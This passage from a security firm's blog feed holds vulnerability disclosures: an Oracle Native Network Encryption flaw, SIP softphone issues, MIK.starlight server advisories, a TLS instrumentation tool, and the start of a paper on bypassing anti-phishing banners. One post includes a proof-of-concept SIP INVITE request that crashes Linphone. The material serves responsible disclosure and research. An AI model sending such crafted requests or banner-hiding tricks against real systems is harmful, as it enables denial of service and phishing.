<p>Our developed software tool <a href="https://github.com/SySS-Research/invoke-lsaparse">Invoke-LSAParse</a> is available on our <a href="https://github.com/SySS-Research/">SySS GitHub Page</a>.</p></content>
  

  </entry>

  
  <entry>
    <title>Attacking Oracle Native Network Encryption (CVE-2021-2351)</title>
    <link href="https://blog.syss.com/posts/oracle-native-network-encryption/" rel="alternate" type="text/html" title="Attacking Oracle Native Network Encryption (CVE-2021-2351)" />
    <published>2021-12-10T10:00:00+01:00</published>
  
    <updated>2021-12-10T14:22:46+01:00</updated>
  
    <id>https://blog.syss.com/posts/oracle-native-network-encryption/</id>
    <content src="https://blog.syss.com/posts/oracle-native-network-encryption/" />
    <author>
      <name>Matthias Deeg</name>
    </author>


    <category term="advisory" />
    
    <category term="exploit" />
    
    <category term="paper" />


    <summary>


      During a research project, SySS IT security expert Moritz Bechler found several security issues concerning the proprietary security protocol Oracle Native Network Encryption.


    </summary>


    <content><p>During a research project, SySS IT security expert Moritz Bechler found several security issues concerning the proprietary security protocol <a href="https://docs.oracle.com/en/database/oracle/oracle-database/21/dbseg/configuring-network-data-encryption-and-integrity.html#GUID-7F12066A-2BA1-476C-809B-BB95A3F727CF">Oracle Native Network Encryption</a>.
<!--more--></p>

<p><a href="https://docs.oracle.com/en/database/oracle/oracle-database/21/dbseg/configuring-network-data-encryption-and-integrity.html#GUID-7F12066A-2BA1-476C-809B-BB95A3F727CF">Oracle Native Network Encryption</a> is the default protocol used for securing network connections between Oracle database clients and servers, for instance when using the Oracle Instant Client.</p>

<p>You can find the results of Moritz Bechler’s security analysis in his paper titled <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/2021/2021_Oracle_NNE.pdf">Oracle Native Network Encryption: Breaking a Proprietary Security Protocol</a>.</p>

<p>Furthermore, information about the found security issues are also provided in our two SySS security advisories <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-061.txt">SYSS-2021-061</a> and <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-062.txt">SYSS-2021-062</a> that were assigned the CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2021-2351">CVE-2021-2351</a>.</p>

<p>A couple of months ago, we have reported the security vulnerabilities in the course of our responsible disclosure program, and they have already been fixed by Oracle in the <a href="https://www.oracle.com/security-alerts/cpujul2021.html">July 2021 Critical Patch Update (CPU)</a>.</p>

<p>A successful attack against the Oracle Native Network Encryption is demonstrated in our PoC Video <a href="https://www.youtube.com/watch?v=rkXbrGtUEMA">Attacking Oracle Native Network Encryption</a>, which allows an attacker to hijack authenticated, cryptographically secured database connections, and thus gaining access to the database with the privileges of the targeted victim user.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/rkXbrGtUEMA" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div></content>
  

  </entry>

  
  <entry>
    <title>Hacking your Softphone with a malicious Call</title>
    <link href="https://blog.syss.com/posts/hacking-your-softphone-with-a-malicious-call/" rel="alternate" type="text/html" title="Hacking your Softphone with a malicious Call" />
    <published>2021-10-13T10:00:00+02:00</published>
  
    <updated>2021-10-13T10:00:00+02:00</updated>
  
    <id>https://blog.syss.com/posts/hacking-your-softphone-with-a-malicious-call/</id>
    <content src="https://blog.syss.com/posts/hacking-your-softphone-with-a-malicious-call/" />
    <author>
      <name>Moritz Abrell</name>
    </author>


    <category term="advisory" />


    <summary>


      Abstract

Softphones are becoming increasingly popular and offer an alternative to desk phones, not least due to the increasing use of the mobile office.
Based on this fact, SySS IT security expert Moritz Abrell analyzed the security of two Session Initiation Protocol (SIP) softphones.

During this analysis, three vulnerabilities were discovered which allow an unauthenticated remote attacker cr...
    </summary>


    <content><h1 id="abstract">Abstract</h1>

<p>Softphones are becoming increasingly popular and offer an alternative to desk phones, not least due to the increasing use of the mobile office.
Based on this fact, SySS IT security expert Moritz Abrell analyzed the security of two Session Initiation Protocol (SIP) softphones.</p>

<p>During this analysis, three vulnerabilities were discovered which allow an unauthenticated remote attacker crashing the softphone or extracting sensitive information, such as password hashes.</p>

<p>The discovered vulnerabilities were reported to the corresponding manufacturers according to the responsible disclosure policy of SySS and were fixed by them.</p>

<h1 id="introduction">Introduction</h1>

<p>We analyzed two different softphones from the view of an external attacker. 
The focus of the investigation was the security analysis of SIP services itself and the following question:</p>

<p><em>What possibilities does an attacker have to attack softphones?</em></p>

<p>The following two softphones were analyzed:</p>

<ol>
  <li><a href="https://www.linphone.org/">Linphone</a></li>
  <li><a href="https://www.microsip.org/">MicroSIP</a></li>
</ol>

<p>Part of the analysis was to perform various black box fuzzing attacks against the SIP services of the softphones. 
For this purpose, our own public tool <a href="https://github.com/SySS-Research/WireBug">WireBug</a> was used.</p>

<p>In addition, the SIP services were examined for further known SIP vulnerabilities, e.g. <a href="https://resources.enablesecurity.com/resources/sipdigestleak-tut.pdf">SIP Digest Leak</a>.</p>

<h1 id="sip-digest-leak">SIP Digest Leak</h1>

<p>The <a href="https://resources.enablesecurity.com/resources/sipdigestleak-tut.pdf">SIP Digest Leak</a> vulnerability, originally discovered by Sandro Gauci, allows a remote attacker to obtain the response of a SIP Digest Authentication.
With this information, the attacker is able to perform an offline password guessing attack, and, if the guessing attack is successful, obtain the plaintext password of the targeted SIP account.</p>

<p>Therefore, this vulnerability in combination with weak passwords is a significant security issue.</p>

<p>To perform this attack, the attacker sends a <code class="language-plaintext highlighter-rouge">SIP INVITE</code> message to the target softphone. 
The softphone rings and the victim accepts the call. 
Due to the fact that nothing can be heard, the victim hangs up, which leads to a <code class="language-plaintext highlighter-rouge">SIP BYE</code> request originating from the softphone. 
The attacker then sends back the <code class="language-plaintext highlighter-rouge">407 Proxy Authentication Required</code> response, after which the softphone sends back another <em>BYE</em> request, but this time the authentication data is included. 
At this point, the attacker has all the necessary data required for an offline password guessing attack.</p>

<p>The following figure shows the SIP flow of this attack:</p>

<p><img src="/assets/img/papers/hacking-your-softphone-with-a-malicious-call/sip_flow2.png" alt="SIP Digest Leak SIP Flow" /></p>

<p>In SIP, the digest authentication scheme is usually used:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>HA1 = MD5(username:realm:password)
HA2 = MD5(method:URI)
response = MD5(HA1:nonce:HA2)
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Because in the <a href="https://resources.enablesecurity.com/resources/sipdigestleak-tut.pdf">SIP Digest Leak</a> vulnerability, the attacker provides the nonce value and the realm, he knows all variables from the authentication scheme except the password and thus he is able to perform an offline guessing attack.
This also allows the attacker to create rainbow tables for the response value with different passwords, which increases the speed of offline guessing attacks enormously.</p>

<p>To prevent rainbow table attacks, the quality of protection (qop) value can be set to <code class="language-plaintext highlighter-rouge">auth</code>.
This will add a client nonce as well as a nonce count to the authentication scheme:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>HA1 = MD5(username:realm:password)
HA2 = MD5(method:URI)
response = MD5(HA1:nonce:nonceCount:clientNonce:qop:HA2)
</pre></td></tr></tbody></table></code></pre></div></div>

<p>For the analysis of this vulnerability, the open source tool <a href="http://sipp.sourceforge.net/">SIPp</a> in combination with a customized version of the SIP Digest Leak <a href="https://tomeko.net/other/sipp/scenarios/uac_digest_leak.xml">XML template</a> was used.</p>

<h2 id="linphone">Linphone</h2>

<p>We discovered the SIP Digest Leak vulnerability in the cross-platform compatible SIP softphone <a href="https://www.linphone.org/">Linphone</a>, described in our security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-015.txt">SYSS-2021-015</a>.</p>

<p>A demonstration of this attack can be seen below:</p>

<p><img src="/assets/img/papers/hacking-your-softphone-with-a-malicious-call/linphone_poc2.gif" alt="Linphone PoC SIP Digest Leak" /></p>

<p>During our responsible disclosure process, the manufacturer implemented some protection options for hardening the configuration of the softphone.
These protection options can be traced in the commit <a href="https://github.com/BelledonneCommunications/belle-sip/commit/e2e299766bb59c52be9f8df32ac87f1971034bd8">e2e299766bb59c52be9f8df32ac87f1971034bd8</a> of the public GitHub repository.</p>

<p>The following measures and hardening options were implemented by the manufacturer:</p>

<ul>
  <li>Option to replace MD5 hashing with SHA256 hashing for digest authentication scheme.</li>
  <li>Forcing of <code class="language-plaintext highlighter-rouge">qop=auth</code>, so that a client nonce is used to protect against rainbow table attacks.</li>
</ul>

<p>Nevertheless, the use of individual and strong passwords is essential and strongly recommended for reducing the success rate of offline password guessing attacks.</p>

<p>In addition, we recommend using mutual-TLS for bidirectional authentication based on X.509 certificates.
This prevents unauthorized direct communication with the SIP service of the phone itself.</p>

<p>However, this does not protect against attacks forwarded by the SIP proxy, for example a valid call to the SIP proxy forwarded to the phone without message filtering.
Therefore, additional message filtering and intrusion prevention systems should be implemented on SIP proxies, Private Branch Exchanges (PBX), and Session Border Controllers (SBC).</p>

<h2 id="microsip">MicroSIP</h2>

<p>We also discovered the SIP Digest Leak vulnerability in the SIP softphone <a href="https://www.microsip.org/">MicroSIP</a>.
The vulnerability is described in our security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-019.txt">SYSS-2021-019</a>.</p>

<p>We have reported this vulnerability to the manufacturer who has fixed it in version 3.20.7. 
The <a href="https://www.microsip.org/">MicroSIP</a> softphone no longer responds to an authentication request when this follows a self-initiated <code class="language-plaintext highlighter-rouge">BYE</code> request.</p>

<h1 id="null-pointer-dereference">Null Pointer Dereference</h1>

<p>During the analysis, we discovered a Null Pointer Dereference vulnerability in the <a href="https://www.linphone.org/">Linphone</a> SIP stack, which allows an unauthenticated remote attacker to crash the softphone with a single request. 
The vulnerability is described in our security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-014.txt">SYSS-2021-014</a>.</p>

<p>A missing <code class="language-plaintext highlighter-rouge">tag</code> parameter in the <code class="language-plaintext highlighter-rouge">From</code> header causes a crash of the SIP stack of <a href="https://www.linphone.org/">Linphone</a>.</p>

<p>As a proof-of-concept, the following <code class="language-plaintext highlighter-rouge">SIP INVITE</code> request triggers the vulnerability:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre>INVITE sip:11@192.168.122.168 SIP/2.0
Via: SIP/2.0/TCP 192.168.122.1:40709;branch=z9hG4bK7pqwjtzswe
Max-Forwards: 70
To: &amp;lt;sip:11@192.168.122.168&amp;gt;
From: &amp;lt;sip:200@192.168.122.1&amp;gt;
Contact: &amp;lt;sip:200@192.168.122.1:40709;transport=TCP&amp;gt;
Call-ID: 38tn4shategtc3i9gmspx38ds94qb2st
CSeq: 1 INVITE
User-Agent: WireBug
Expires: 600
Content-Length: 0 
</pre></td></tr></tbody></table></code></pre></div></div>

<p>A demonstration of this attack can be seen below:</p>

<p><img src="/assets/img/papers/hacking-your-softphone-with-a-malicious-call/linphone_poc.gif" alt="Linphone PoC Null Pointer Derefence" /></p>

<p>We reported this security issue to the manufacturer, who fixed it in the commit <a href="https://github.com/BelledonneCommunications/belle-sip/commit/742334647fcde614c4126834fa9f59931efb2d59">742334647fcde614c4126834fa9f59931efb2d59</a> of the public GitHub repository.</p>

<p>Security researchers of Claroty found another <a href="https://www.claroty.com/2021/08/31/blog-research-crashing-sip-clients-with-a-single-slash/">Null Pointer Derefence vulnerability</a> in Linphone’s SIP stack which was already in the <a href="https://thehackernews.com/2021/09/linphone-sip-stack-bug-could-let.html">news</a> this year.</p>

<h1 id="conclusion">Conclusion</h1>

<p>During our security analysis, we identified three vulnerabilities in two different softphones that could be exploited by an unauthenticated remote attacker, e.g. by making a malicious call. 
Our research results show that the security level of SIP stacks still needs improvement, which confirms our experience from penetration testing.</p>

<p>SySS therefore recommends defining and implementing appropriate security measures for the secure operation of unified communication systems. 
Such a security concept should consist of several measures, following the defense-in-depth concept.</p></content>
  

  </entry>

  
  <entry>
    <title>Multiple vulnerabilities in MIK.starlight Server (SYSS-2021-035, SYSS-2021-036, SYSS-2021-037, SYSS-2021-038, SYSS-2021-039)</title>
    <link href="https://blog.syss.com/posts/syss-2021-035-039/" rel="alternate" type="text/html" title="Multiple vulnerabilities in MIK.starlight Server (SYSS-2021-035, SYSS-2021-036, SYSS-2021-037, SYSS-2021-038, SYSS-2021-039)" />
    <published>2021-10-02T10:00:00+02:00</published>
  
    <updated>2021-10-04T13:57:06+02:00</updated>
  
    <id>https://blog.syss.com/posts/syss-2021-035-039/</id>
    <content src="https://blog.syss.com/posts/syss-2021-035-039/" />
    <author>
      <name>Nicola Staller</name>
    </author>


    <category term="advisory" />
    
    <category term="exploit" />


    <summary>


      During a penetration test project, SySS IT security consultant Nicola Staller identified multiple issues in the MIK.starlight Server.


    </summary>


    <content><p>During a penetration test project, SySS IT security consultant Nicola Staller identified multiple issues in the <a href="https://www.mik.de/starlight-bi-suite-2/">MIK.starlight Server</a>.
<!--more-->
The software serves as a back end to different client applications and therefore offers a multitude of functionalities.
Multiple offered functions were found to be vulnerable to remote code execution due to insecure deserialization. Creating a crafted serialized object and sending it to a vulnerable endpoint allowed full system compromise as the software was running with administrative privileges.
This issue was reported in the course of our responsible disclosure program to the manufacturer via our security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-035.txt">SySS-2021-035</a> (<a href="https://nvd.nist.gov/vuln/detail/CVE-2021-36231">CVE-2021-36231</a>).</p>

<p>Moreover, issues in the authorization concept were identified. Any authenticated user can utilize functions that the server offers. This includes functions only intended for administrators, therefore enabling privilege escalation. See <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-036.txt">SySS-2021-036</a> (<a href="https://nvd.nist.gov/vuln/detail/CVE-2021-36232">CVE-2021-36232</a>) for further details.</p>

<p>Among the functions only intended for administrators, one particularly sensitive function was identified. “AdminGetFirstFileContentByFilePath” allows administrators to read files from the file system. Due to the highly privileged user running the software, arbitrary files can be read. This might, besides disclosing sensitive information, even enable remote code execution under certain cirumstances.
Note that this function can be used by any authenticated user as described before. See <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-037.txt">SySS-2021-037</a> (<a href="https://nvd.nist.gov/vuln/detail/CVE-2021-36233">CVE-2021-36233</a>) for further details.</p>

<p>Furthermore, it was found that the application source code contains hardcoded secrets. This includes a password whose purpose could not be determined during the assessment and an encryption key, which is used to symmetrically encrypt user-provided credentials written to a file. The credentials can thus be decrypted by anyone with knowledge of that key. See <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-038.txt">SySS-2021-038</a> and <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2021-039.txt">SySS-2021-039</a> (<a href="https://nvd.nist.gov/vuln/detail/CVE-2021-36234">CVE-2021-36234</a>).</p>

<p>At the time of writing, SySS is not aware of a solution to any of the described issues. Therefore it is recommended to use this software with caution, possibly in a separate network segment.</p></content>
  

  </entry>

  
  <entry>
    <title>Introducing hallucinate: One-stop TLS traffic inspection and manipulation using dynamic instrumentation</title>
    <link href="https://blog.syss.com/posts/hallucinate/" rel="alternate" type="text/html" title="Introducing hallucinate: One-stop TLS traffic inspection and manipulation using dynamic instrumentation" />
    <published>2021-07-27T15:00:00+02:00</published>
  
    <updated>2021-07-27T15:26:32+02:00</updated>
  
    <id>https://blog.syss.com/posts/hallucinate/</id>
    <content src="https://blog.syss.com/posts/hallucinate/" />
    <author>
      <name>Moritz Bechler</name>
    </author>


    <category term="tool" />


    <summary>


      Understanding an application’s network communication is commonly one of the major tasks when performing grey or black box application security analyses.
To make this process as efficient and convenient as possible, we developed hallucinate, a dynamic binary instrumentation tool to inspect
and manipulate application TLS traffic in clear-text form.

SySS just released hallucinate as an open sourc...
    </summary>


    <content><p>Understanding an application’s network communication is commonly one of the major tasks when performing grey or black box application security analyses.
To make this process as efficient and convenient as possible, we developed <a href="https://github.com/SySS-Research/hallucinate/">hallucinate</a>, a dynamic binary instrumentation tool to inspect
and manipulate application TLS traffic in clear-text form.</p>

<p>SySS just released <a href="https://github.com/SySS-Research/hallucinate/">hallucinate</a> as an open source project, so that other security researchers may benefit from it as well.</p>

<!--more-->

<p>With the wide-spread use of SSL/TLS protected network protocols, application communication can no longer be easily inspected or manipulated on the network layer.
When operating on the network layer, the SSL/TLS security has to be broken first to gain access to the actual clear-text data. 
If implemented correctly, this requires modification of the system or application security configuration or even of the application code itself. 
The required changes may not be obvious and require some analysis first.</p>

<p>Another approach, which is taken by <a href="https://github.com/SySS-Research/hallucinate/">hallucinate</a>, is to perform the traffic inspection or manipulation before it is encrypted and after it is decrypted.
Thereby, the potential complexity of the network level approach can be avoided. 
To get in the position to do so, modification of the application code, also known as dynamic instrumentation, is required to inspect application data 
at certain points during program execution.
<a href="https://frida.re/">Frida</a> offers a powerful and stable toolkit to perform this dynamic instrumentation, even across multiple operating systems.</p>

<p>Tools with similar features have existed for a long time, for example <a href="https://sourceforge.net/projects/echomirage.oldbutgold.p/">Echo Mirage</a> on the Windows platform, and also published <a href="https://frida.re/">Frida</a> scripts covering some of the APIs used. 
We found that these typically are unmaintained and/or lack necessary features.</p>

<p>Therefore, <a href="https://github.com/SySS-Research/hallucinate/">hallucinate</a> aims to offer a one-stop cross-platform solution. It already includes out-of-the-box support for the following commonly encountered TLS libraries:</p>

<ul>
  <li><a href="https://docs.microsoft.com/en-us/windows-server/security/tls/tls-ssl-schannel-ssp-overview">Windows Schannel</a></li>
  <li><a href="https://docs.microsoft.com/en-us/windows/win32/api/ncrypt/">Windows NCrypt APIs</a></li>
  <li><a href="https://www.openssl.org/">OpenSSL</a></li>
  <li><a href="https://gnutls.org/">GnuTLS</a></li>
  <li><a href="https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS">Mozilla Network Security Services (NSS)</a></li>
  <li><a href="https://docs.oracle.com/en/java/javase/11/security/java-secure-socket-extension-jsse-reference-guide.html">Java Secure Socket Extension (JSSE)</a></li>
</ul>

<p>Additional libraries and APIs may be added in the future. Contrary to the remaining libraries, Java support is not implemented using <a href="https://frida.re/">Frida</a> scripts as it’s support for JVM 
instrumentation is/was still incomplete, but through a custom Java agent.</p>

<p>Once the clear-text application data has been intercepted using dynamic instrumentation, it is forwarded to the <a href="https://github.com/SySS-Research/hallucinate/">hallucinate</a> Python wrapper. 
This enables various options to work with the transmitted or received data:</p>

<ul>
  <li>Simple logging, or logging to a PCAP file, e.g. for convenient protocol analysis in <a href="https://www.wireshark.org/">Wireshark</a>.</li>
  <li>Automated or manual manipulation using external programs</li>
  <li>Processing with a Python script, harnessing Python’s full power</li>
</ul>

<p>Modified data is then transferred back to the target process and transmitted in place of the original data. 
Depending on the used API, there may be some length restrictions regarding replaced data. Often the replaced
data cannot be larger than the original one due to technical limitations.</p>

<h1 id="usage-example">Usage example</h1>

<p>Leveraging <a href="https://github.com/SySS-Research/hallucinate/">hallucinate</a>’s Python scripting support, sent and received data is processed using the following Python script. 
The script drops the <code class="language-plaintext highlighter-rouge">Accept-Encoding</code> header from the request to avoid getting a compressed response, and replaces
some data within the returned HTML document.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
</pre></td><td class="rouge-code"><pre><span class="k">def</span> <span class="nf">send</span><span class="p">(</span><span class="n">data</span><span class="p">,</span><span class="n">p</span><span class="p">):</span>
    <span class="k">if</span> <span class="sa">b</span><span class="sh">'</span><span class="s">Accept-Encoding:</span><span class="sh">'</span> <span class="ow">in</span> <span class="n">data</span><span class="p">:</span>
        <span class="n">start</span> <span class="o">=</span> <span class="n">data</span><span class="p">.</span><span class="nf">index</span><span class="p">(</span><span class="sa">b</span><span class="sh">'</span><span class="s">Accept-Encoding:</span><span class="sh">'</span><span class="p">)</span>
        <span class="n">end</span> <span class="o">=</span> <span class="n">data</span><span class="p">.</span><span class="nf">index</span><span class="p">(</span><span class="sa">b</span><span class="sh">'</span><span class="se">\r\n</span><span class="sh">'</span><span class="p">,</span> <span class="n">start</span><span class="o">+</span><span class="mi">1</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">data</span><span class="p">[</span><span class="mi">0</span><span class="p">:</span><span class="n">start</span><span class="p">]</span> <span class="o">+</span> <span class="n">data</span><span class="p">[</span><span class="n">end</span><span class="p">:]</span>


<span class="k">def</span> <span class="nf">recv</span><span class="p">(</span><span class="n">data</span><span class="p">,</span><span class="n">p</span><span class="p">):</span>
    <span class="k">if</span> <span class="sa">b</span><span class="sh">'</span><span class="s">&amp;lt;nav</span><span class="sh">'</span> <span class="ow">in</span> <span class="n">data</span><span class="p">:</span>
        <span class="n">start</span> <span class="o">=</span> <span class="n">data</span><span class="p">.</span><span class="nf">index</span><span class="p">(</span><span class="sa">b</span><span class="sh">'</span><span class="s">&amp;lt;a href=</span><span class="sh">"</span><span class="s">/leistungen/</span><span class="sh">'</span><span class="p">)</span>
        <span class="n">end</span> <span class="o">=</span> <span class="n">data</span><span class="p">.</span><span class="nf">index</span><span class="p">(</span><span class="sa">b</span><span class="sh">'</span><span class="s">&amp;lt;/a&amp;gt;</span><span class="sh">'</span><span class="p">,</span> <span class="n">start</span><span class="o">+</span><span class="mi">1</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">data</span><span class="p">[</span><span class="mi">0</span><span class="p">:</span><span class="n">start</span><span class="p">]</span> <span class="o">+</span> <span class="sa">b</span><span class="sh">'</span><span class="s">&amp;lt;h3 style=</span><span class="sh">"</span><span class="s">margin-right: 2em</span><span class="sh">"</span><span class="s">&amp;gt;Greetings from hallucinate&amp;lt;/h3&amp;gt;</span><span class="sh">'</span> <span class="o">+</span> <span class="n">data</span><span class="p">[</span><span class="n">end</span><span class="p">:]</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Now <a href="https://github.com/SySS-Research/hallucinate/">hallucinate</a> can be started and attached to a running Firefox instance. This enables instrumentation for 
the <a href="https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS">Mozilla Network Security Services (NSS)</a> library used by Firefox for HTTPS/TLS communication, and the
defined python functions <code class="language-plaintext highlighter-rouge">send</code> and <code class="language-plaintext highlighter-rouge">recv</code> will be called when the application transmits or receives data.</p>

<p><code class="language-plaintext highlighter-rouge">#&amp;gt; hallucinate --script test.py -p &amp;lt;firefox-PID&amp;gt;</code></p>

<p>Visiting the <a href="https://www.syss.de/">SySS homepage</a>, the changed HTTP Response/HTML document can be observed. The message 
<code class="language-plaintext highlighter-rouge">Greetings from hallucinate</code> is included in the web site.</p>

<p><img src="/assets/img/papers/hallucinate/modified-site.png" alt="Firefox showing manipulated web site contents" width="100%" />

<em>Firefox showing manipulated web site contents</em></p>

<p>While this example shows the manipulation of HTTPS traffic and a generic web browser for graphic demonstration purposes,
<a href="https://github.com/SySS-Research/hallucinate/">hallucinate</a> is not limited to specific application layer protocols like HTTPS, but can handle any TLS-protected
traffic (if a supported library/API is used), and any type of application, for example network services.</p>

<p>You can find the <a href="https://github.com/SySS-Research/hallucinate/">hallucinate source code</a> on our <a href="https://github.com/SySS-Research">GitHub site</a>.</p></content>
  

  </entry>

  
  <entry>
    <title>Attacking Anti-Phishing Banners in E-Mails</title>
    <link href="https://blog.syss.com/posts/phishing-banner/" rel="alternate" type="text/html" title="Attacking Anti-Phishing Banners in E-Mails" />
    <published>2021-07-05T09:00:00+02:00</published>
  
    <updated>2021-07-05T09:00:00+02:00</updated>
  
    <id>https://blog.syss.com/posts/phishing-banner/</id>
    <content src="https://blog.syss.com/posts/phishing-banner/" />
    <author>
      <name>Christoph Ritter, Mauno Erhardt</name>
    </author>


    <category term="paper" />


    <summary>


      Abstract


Anti-phishing warning in a HTML e-mail

Phishing mails pose a risk to e-mail users nearly every day. Especially in the context of companies and organizations, phishing e-mails represent a risk because internal networks can be accessed by phishing access data and sending malware.

    </summary>


    <content><h1 id="abstract">Abstract</h1>

<p><img src="/assets/img/papers/phishing-banners/normal.png" alt="Anti-phishing warning in a HTML e-mail" width="100%" />
<em>Anti-phishing warning in a HTML e-mail</em></p>

<p>Phishing mails pose a risk to e-mail users nearly every day. Especially in the context of companies and organizations, phishing e-mails represent a risk because internal networks can be accessed by phishing access data and sending malware.
<!--more-->
In order to prevent this from happening, a large number of companies follow the approach of warning their employees about external e-mails in particular. For this purpose, a prefix is included in the e-mail body or in the e-mail subject. Such a prefix could be, for example, the reference <code class="language-plaintext highlighter-rouge">External!:</code>.
During analyses of these warnings about phishing mails, Christoph Ritter and Mauno Erhardt discovered substantial shortcomings which enable attackers to hide these banners by preparing their phishing mail in a special way.</p>

<h1 id="approach-and-test-set-up">Approach and Test Set-up</h1>

<p>Unlike a <a href="https://twitter.com/ldionmarcil/status/1384987686113583107">recently published attack</a> which focuses on the e-mail body, the approach in this technical article describes the definition of the styles in the head: A sender can directly define the styles in the head with HTML compatibility, i.e. the head needs not even be moved to the body.
Warning messages and HTML e-mails were analyzed during the research project of Christoph Ritter and Mauno Erhardt. Warning messages in rich text e-mails or plain text e-mails did not form the subject of the study. Warning messages in the e-mail subject were also not analyzed more closely. Since HTML/CSS interpretation is processed by e-mail clients in different ways, there are deviations between the clients.</p>

<p>Test set-up:</p>
<ol>
  <li>Windows 10 mit Outlook 2016/2019</li>
  <li>Apple iOS 14.5 mit der Mail-Apple</li>
  <li>Apple macOS 11.3 mit der Mail App}</li>
  <li>Linux Thunderbird 78.7.1</li>
  <li>Android One mit der Gmail-App (Stand 18.04.2021)</li>
</ol>

<h1 id="ways-to-prevent-phishing">Ways to prevent Phishing</h1>

<p>There are different methods to protect employees against phishing. One of these methods is a banner in e-mails from external senders who mark them specially as coming from outside the company or the organization. Various mail servers or mail appliance providers already make it possible to include a pretext in every incoming e-mail. The following chapters will describe examples of how these phishing banners can be technically structured.</p>

<h1 id="implementations-of-a-warning-message-against-phishing">Implementations of a Warning Message against Phishing</h1>

<p>Generally speaking, three different methods for implementing anti-phishing warnings were identified. Every one of these methods declares in an extra tag an independent environment where the banner is presented in a visually appealing manner.
\newline</p>

<h2 id="implementation-in-a-table">Implementation in a table</h2>
<p>Using a table is one way to structure a warning.
Such a warning may have the structure shown in the following example:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;table</span> <span class="na">class=</span><span class="s">"MsoNormalTable"</span> <span class="na">border=</span><span class="s">"0"</span> <span class="na">cellpadding=</span><span class="s">"0"</span><span class="nt">&amp;gt;</span>
 <span class="nt">&amp;lt;tbody&amp;gt;</span>
  <span class="nt">&amp;lt;tr&amp;gt;</span>
   <span class="nt">&amp;lt;td</span> <span class="na">nowrap=</span><span class="s">""</span> <span class="na">style=</span><span class="s">"border:solid red 1.0pt;padding:.75pt .75pt .75pt .75pt"</span><span class="nt">&amp;gt;</span>
   <span class="nt">&amp;lt;p</span> <span class="na">class=</span><span class="s">"MsoNormal"</span><span class="nt">&amp;gt;</span>
    <span class="nt">&amp;lt;b&amp;gt;</span>
     <span class="nt">&amp;lt;span</span> <span class="na">style=</span><span class="s">"font-size:8.5pt;color:red;mso-fareast-language:DE"</span><span class="nt">&amp;gt;</span>
      <span class="ni">&amp;amp;nbsp;</span>CAUTION - EXTERNAL E-MAIL<span class="ni">&amp;amp;nbsp;</span>
      <span class="nt">&amp;lt;o:p&amp;gt;&amp;lt;/o:p&amp;gt;</span>
     <span class="nt">&amp;lt;/span&amp;gt;</span>
     <span class="nt">&amp;lt;/b&amp;gt;</span>
    <span class="nt">&amp;lt;/p&amp;gt;</span>
   <span class="nt">&amp;lt;/td&amp;gt;</span>
  <span class="nt">&amp;lt;/tr&amp;gt;</span>
 <span class="nt">&amp;lt;/tbody&amp;gt;</span>
<span class="nt">&amp;lt;/table&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This is then displayed visually as follows in the message:</p>

<p><img src="/assets/img/papers/phishing-banners/Warnung3.png" alt="Warning message which was formatted by means of a table" width="80%" />
<em>Warning message which was formatted by means of a SPAN tag</em></p>

